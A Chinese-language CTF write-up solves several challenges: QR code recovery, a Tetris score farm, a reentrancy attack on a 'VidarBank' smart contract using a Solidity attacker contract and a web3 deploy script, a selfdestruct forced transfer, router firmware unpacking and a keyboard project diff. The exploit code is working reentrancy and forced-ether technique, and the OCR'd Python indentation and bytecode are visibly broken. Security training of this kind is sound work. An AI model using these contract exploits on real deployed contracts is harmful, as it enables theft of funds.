
**Brute-force Format Info Pattern**
Try all possibilities of Format Info Pattern when decoding

**Data Masking**
Simulate data masking (XOR) with Mask pattern

**Padding Bits Recovery**
Recover missing bits by placing terminator and padding bits

**Data Sequence Analysis (*Experimental*)**
Analyze data sequence of QR code

然后将模式转为`Decode Mode`，点击`Decode`即可获得密码：



Brute-force Format Info Pattern

Decoded Message :

QDjkXkpM0BHNXujs

Error Correction Level : H

Mask Pattern : 4


1 of 1 result

```
QDjkXkpM0BHNXujs
```

用密码解压后，可以看到25张二维码碎片和一个文本文件，文本文件中包含一个数组：

```
[1, 2, ?, 3, ?,
0, 3, ?, ?, 3,
?, 0, 3, 1, 2,
1, 1, 0, 3, 3,
?, ?, 2, 3, 2]
```

猜测与图片旋转方向有关（其实猜了很久才想到），然后用高端的拼图辅助工具（PowerPoint）拼接出二维码：




有三张图的方向未知，但是不用这三张也能扫出，最后得到flag：

```
hgame{Cr42y_qrc0de}
```

## [MISC] Tetris Master Revenge

这道题笔者做题时并没有思路，只是使用脚本不停地重启游戏（因为游戏重开不会清除积分）攒到`50000`分然后通关的（

通关截图和flag如下：



```
G A M E   O V E R !

   Score: hgame{Bash_Game^Also*Can#Rce^reVenge!!!!}

press   Q   to quit
press   N   to start a new game
press   S   to change the level
press   R   to replay your game
```

## [Blockchain] VidarBank

本题无法使用remix直接解题，可以使用python脚本（这一项技能是根据Week1的题解现学现卖的，可能存在不准确的地方，请见谅）
分析源代码可以发现：

```
pragma solidity >=0.8.7;

contract VidarBank {
    mapping(address => uint256) public balances;
    mapping(address => bool) public doneDonating;

    constructor() {}

    function newAccount() public payable {
        require(msg.value >= 0.0001 ether);
        balances[msg.sender] = 10;
        doneDonating[msg.sender] = false;
    }

    function donateOnce() public {
        require(balances[msg.sender] >= 1);
        if (doneDonating[msg.sender] == false) {
            balances[msg.sender] += 10;
            msg.sender.call{value: 0.0001 ether}("");
            doneDonating[msg.sender] = true;
        }
    }
    function getBalance() public view returns (uint256) {
        return balances[msg.sender];
    }

    function isSolved() public {
        require(balances[msg.sender] >= 30, "Not yet solved!");
    }
}
```

本题在调用`donateOnce`函数后，如果没有捐赠过，将进行一次捐赠，在捐赠过程中，会调用`sender`的`fallback`函数，因此，可以利用这一点，在`fallback`函数中再次调用`donateOnce`，实现递归增加余额，代码如下：

```
contract InfinityFallback {
    VidarBank vidarBank;

    constructor(address _addr) {
        vidarBank = VidarBank(_addr);
    }

    function addBalance() public payable {}

    function newAccount() public {
        vidarBank.newAccount{value: 0.0002 ether}();
    }

    function doDonate() public {
        vidarBank.donateOnce();
    }

    function isSolved() public {
        vidarBank.isSolved();
    }

    fallback() external payable {
        doDonate();
    }
}
```

最后，依葫芦画瓢写出python代码：

```
from web3 import Web3, HTTPProvider

```

```
contractABI = """[
    {
        "inputs": [],
        "name": "addBalance",
        "outputs": [],
        "stateMutability": "payable",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "doDonate",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "newAccount",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [
            {
                "internalType": "address",
                "name": "_addr",
                "type": "address"
            }
        ],
        "stateMutability": "nonpayable",
        "type": "constructor"
    },
    {
        "stateMutability": "payable",
        "type": "fallback"
    }
]"""

bytecode =
0x608060405234801561001057600080fd5b50604051610379380380610379833981810160405
28101906100329190610 0db565b80600080610100 0a81548173ffffffffffffffffffffffff
ffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff16021790
55505061010856 5b600080fd5b600073ffffffffffffffffffffffffffffffffffffffff8216
9050919050565b60006100a88261007d565b9050919050565b6100b88161009d565b81146100
c357600080fd5b50565b6000815190506100d5816100af565b92915050565b60006020828403
12156100f1576100f0610078565b5b60006100ff848285016100c6565b9150509291505056 5b
610262806101176000396000f3fe6080604052600436106100435760003560e01c806364d98f
6e1461004e578063b163cc381461006557 8063bd2ea4e91461006f578063bf335e6214610086
57610044565b5b61004c61009d565b005b34801561005a57600080fd5b5061006361011f565b
005b61006d6101a1565b005b34801561007b57600080fd5b5061008461009d565b005b348015
61009257600080fd5b5061009b6101a3565b005b6000805490610100 0a900473ffffffffffff
ffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1663
5e5363a96040518163ffffffff1660e01b815260040160006040518083038160008780 3b1580
1561010557600080fd5b505af1158015610119573d6000803e3d6000fd5b50505050565b6000
8054906101000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffff
ffffffffffffffffffffffffffff166364d98f6e6040518163ffffffff1660e01b8152600401
6000604051808303816000 87803b158015610187 57600080fd5b505af115801561019b573d60
00803e3d6000fd5b50505050565b565b6000805490610100 0a900473ffffffffffffffffffff
ffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1663bf335e62
65b5e620f480006040518263ffffffff1660e01b8152600401600060405180830381858880 3b
1580156102115760 0080fd5b505af1158015610225573d6000803e3d6000fd5b505050505056
fea264697066735822122034fc9204bdb1b184e141f958f09e56e968f280a55df3887ff2a312
3bd929f4e064736f6c63430008110033

web3 = Web3(HTTPProvider("http://week-2.hgame.lwsec.cn:30630/"))
print(web3.isConnected())
account =
web3.eth.account.privateKeyToAccount('0x114514191981019191919119191919a9961a04
19190721072100772211aabbccdd')
print(account.address)
print(web3.eth.getBalance(account.address))

if __name__ == '__main__':
    # 部署合约
    newContract = web3.eth.contract(bytecode=bytecode, abi=contractABI)
    tx =
newContract.constructor('0x5a7A663386A6958fba7A96aD56389950b4D33EBe').buildT
ransaction({
    'from': account.address,
    'nonce': web3.eth.getTransactionCount(account.address),
    'gas': 3000000,
    'gasPrice': web3.toWei('1', 'gwei'),
})
signed_tx = account.signTransaction(tx)
tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
tx_receipt = web3.eth.waitForTransactionReceipt(tx_hash)
print('New Contract Addr', tx_receipt.contractAddress)

addr = tx_receipt.contractAddress
contract = web3.eth.contract(address=addr,
                             abi=contractABI)

# 充值
print("Procedure 1 - Charge Account")
tx = contract.functions.addBalance().buildTransaction({
    'from': account.address,
    'nonce': web3.eth.getTransactionCount(account.address),
    'gas': 3000000,
    'gasPrice': web3.toWei('1', 'gwei'),
    'value': web3.toWei(0.1, 'ether'),
})
signed_tx = account.signTransaction(tx)
tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
tx_receipt = web3.eth.waitForTransactionReceipt(tx_hash)
print(tx_receipt)

# 新建账户
print("Procedure 2 - Initialize Bank")
tx = contract.functions.newAccount().buildTransaction({
    'from': account.address,
    'nonce': web3.eth.getTransactionCount(account.address),
    'gas': 3000000,
    'gasPrice': web3.toWei('1', 'gwei')
})
signed_tx = account.signTransaction(tx)
tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
tx_receipt = web3.eth.waitForTransactionReceipt(tx_hash)
print(tx_receipt)

# 消费
print("Procedure 3 - Donate With Fallback")
```

```
    tx = contract.functions.doDonate().buildTransaction({
        'from': account.address,
        'nonce': web3.eth.getTransactionCount(account.address),
        'gas': 3000000,
        'gasPrice': web3.toWei('1', 'gwei')
    })
    signed_tx = account.signTransaction(tx)
    tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
    tx_receipt = web3.eth.waitForTransactionReceipt(tx_hash)
    print(tx_receipt)

    # 查询是否已成功
    print("Procedure 4 - Call isSolved Function")
    tx = contract.functions.isSolved().buildTransaction({
        'from': account.address,
        'nonce': web3.eth.getTransactionCount(account.address),
        'gas': 3000000,
        'gasPrice': web3.toWei('1', 'gwei')
    })
    signed_tx = account.signTransaction(tx)
    tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
    tx_receipt = web3.eth.waitForTransactionReceipt(tx_hash)
    print(tx_receipt)

    print("Done, Tx Addr is", tx_receipt.transactionHash)
```

运行后，得到`tx`地址，提交后即可获得flag。

## [Blockchain] Transfer

本题可以使用`Remix`，由于无法直接向合约转账：

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.8.7;

contract Transfer{
    constructor() {}

    function isSolved() public view returns(bool) {
        return address(this).balance >= 0.5 ether;
    }
}
```


因此可以构造合约后，使用`selfdestruct`销毁合约，强制将合约的账户余额转至目标合约。

```
contract ForceTransfer{
    constructor(address payable toAddress) public payable{
        selfdestruct(toAddress);
    }
}
```

花费`0.5ETH`，设置调用地址为合约地址并部署，即可完成本题。


## [IoT] Pirated router

使用`binwalk`解包固件



```
┌──(kali㉿kali)-[~/Desktop/_AC10086W_FW_1.1.4.5.bin.extracted]
└─$ binwalk -e /home/kali/Desktop/AC10086W_FW_1.1.4.5.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
32            0×20            TRX firmware header, little endian, image size: 10715136 bytes, CRC32: 0×6320519F, flags: 0×0, version:
 1, header size: 28 bytes, loader offset: 0×1C, linux kernel offset: 0×173BA4, rootfs offset: 0×0
60            0×3C            LZMA compressed data, properties: 0×5D, dictionary size: 65536 bytes, uncompressed size: 4299308 bytes
```

可以在`/squashfs-root/bin`中找到`secret_program`



45 files: 20.3 MiB (21,249,628 bytes), Free space: 57.2 GiB

把它拖到IDA反编译后，经过处理，得到以下代码：

```
#include <stdint.h>
#include <stdio.h>
```

```
#include <stdlib.h>

int __cdecl main() {
    int v4[8]; // [xsp+10h] [xbp+10h]
    unsigned int v6; // [xsp+98h] [xbp+98h]
    int i; // [xsp+9Ch] [xbp+9Ch]

    v4[0] = 0x4e42444b; // v4[0] = unk_4543B0;
    v4[1] = 0x4d565846; // v4[1] = unk_4543C0;
    v4[2] = 0x48401753; // v4[2] = unk_4543D0;
    v4[3] = 0x7c444d12; // v4[3] = unk_4543E0;
    v4[4] = 0x4e514a45; // v4[4] = unk_4543F0;
    v4[5] = 0x46514254; // v4[5] = unk_454400;
    v4[6] = 0x7c50127c; // v4[6] = unk_454410;
    v4[7] = 0x5a506210; // v4[7] = unk_454420;

    v6 = 35;
    for ( i = 0; i <= 32; ++i )
        printf("%c", *((char *)v4 + i) ^ v6);
    return 0;
}
```


运行即可获得flag：

```
hgame{unp4ck1ng_firmware_1s_3Asy
```

最后补上一个右大括号即可
笔者猜测不用反编译，在arm架构的环境中，直接运行程序应该也能获得flag，不过是否可行就留给各位读者验证了。

## [IoT] Pirated keyboard

下载后，发现是基于稚晖君的开源项目`HelloWord-Keyboard`修改的，项目地址：[https://github.com/peng-zhihui/HelloWord-Keyboard](https://github.com/peng-zhihui/HelloWord-Keyboard)，根据压缩包内的日期（2023-01-12）和markdown文件推测，下载版本应该为`commit-e16576f09e270639a4b2c62250242c4b5d13f8a5`，该版本地址为：[https://github.com/peng-zhihui/HelloWord-Keyboard/tree/e16576f09e270639a4b2c62250242c4b5d13f8a5](https://github.com/peng-zhihui/HelloWord-Keyboard/tree/e16576f09e270639a4b2c62250242c4b5d13f8a5)，将整个工程克隆下来，与题目工程对比，发现主要不同有两处：



HelloWord-Keyboard <--> HelloWord-Keyboard-e16576f09e270639a4b2c62250242c4b5d13f8a5 - 文件夹比较(F) - Beyond Compare

C:\Users\vvbbnn00\Desktop\hgame\keyboard\HelloWord-Keyboard\2.Firmware\HelloWord-Keyboard-fw

| 名称(N) | 大小(Z) | 已修改(M) |
|---|---|---|
| 1.Hardware | 1,649,968 | 2023/1/12 11:30:57 |
| SCH_HelloWord-TouchBar_2022-07-31.pdf | 63,931 | 2023/1/12 11:29:53 |
| 2.Firmware | 50,070,394 | 2023/1/12 10:34:44 |
| HelloWord-Keyboard-fw | 4,413,707 | 2023/1/12 10:34:44 |
| HelloWord | 18,374 | 2023/1/12 10:34:44 |
| hw_keyboard.h | 4,882 | 2023/1/12 12:21:50 |


C:\...\hgame\keyboard\HelloWord-Keyboard-e16576f09e270639a4b2c62250242c4b5d13f8a5\2.Firmware\HelloWord-Keyboard-fw

| 名称(N) | 大小(Z) | 已修改(M) |
|---|---|---|
| 1.Hardware | 1,605,418 | 2023/1/9 12:49:57 |
| SCH_HelloWord-TouchBar_2022-07-31.pdf | 19,381 | 2023/1/9 12:49:57 |
| 2.Firmware | 50,070,394 | 2023/1/9 12:49:57 |
| HelloWord-Keyboard-fw | 4,413,707 | 2023/1/9 12:49:57 |
| HelloWord | 18,374 | 2023/1/9 12:49:57 |
| hw_keyboard.h | 4,882 | 2023/1/9 12:49:57 |
| LICENSE | 35,149 | 2023/1/9 12:49:57 |

```
2023/1/17 21:09:25  用户名:  IBM-5100\vvbbnn00
2023/1/17 21:09:26  加载比较:  C:\Users\vvbbnn00\Desktop\hgame\keyboard\HelloWord-Keyboard <-> C:\Users\vvbbnn00\Desktop\hgame\keyboard\HelloWord-Keyboard-e16576f09e270639a4b2c62250242c4b5d13f8a5
2023/1/17 21:09:35  成功比较 585 个项目。 在 3.16 秒 内完成。
```

185 GB 可用，在 C:\ 上　　185 GB 可用，在 C:\ 上


第一处是pdf中的，对比发现题目工程中存在部分flag：`hgame{peng_`



2023/1/12 11:29:53　63,931 字节　PDF 文档　被转换　ANSI　PC

```
J1
    123456 R1  1KR21KR31KR41KR51KR61KPAD1PAD2PAD3PAD4PA
    7
    8          GND
FPC8-0.5mm hgame{peng_
```

